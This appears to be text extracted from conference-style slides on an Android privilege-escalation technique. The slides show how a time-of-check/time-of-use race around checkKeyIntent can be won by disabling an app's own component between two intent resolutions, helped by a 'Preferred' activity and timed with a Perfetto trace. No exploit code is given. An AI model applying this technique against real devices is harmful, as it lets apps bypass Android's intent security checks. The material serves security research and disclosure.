
TOCTOU comes to rescue

- The core idea is check the target using *resolveActivity* in `system_server`, and send it to Settings if check passed then start
- *startActivity* implicitly calls *resolveActivity* internally
- What if the result changed between these resolves? Possible for race?
- Inspect the source to figure out anything to manipulate




TOCTOU: changing component state

- Primitive: Application is allowed to use *PackageManager.setComponentEnabledSetting* to enable or disable its own component (activity etc) in runtime. A disabled component is considered to be vanished (as if does not exist)
- Idea: can we utilize this primitive to manipulate results? For example, can we disable the result component in former resolve (the check round) to force the latter resolve point to different result?





TOCTOU: feasibility check

- Intent may resolve to a single target or multiple targets – Activity can declare similar Intent-filters
- When intent resolves to single target, if the target is disabled, the process fails and exception is thrown
 - Explicit intent always resolve to single target (explicit means component/class set)
 - Implicit intent may resolve to single target (if only one fit)



TOCTOU: feasibility check




Clicking on chooser item and click Always will mark an Activity as Preferred


TOCTOU: feasibility check

- When Intent resolves to multiple targets (only implicit intents will)
 - Disabled targets won't be taken into consideration
 - ~~• Try to choose one with Largest Priority, and return it~~
 - Try to choose a Preferred One, and return it
 - ~~• If neither satisfied, a Chooser Dialog (ChooserActivity) is popped up for user confirmation (ChooserActivity is returned)~~
 - ~~• If Always is clicked for a target, that target is marked as Preferred (survives app update)~~
- checkKeyIntent is not happy with Chooser
- Priority is ignored for non-system app
- Make  a preferred one!


TOCTOU: Feasible!




Perfetto View



*Note actually two calls to checkKeyIntent are performed



Just race within this time window and we are good to go





00:00:02
470 500 000

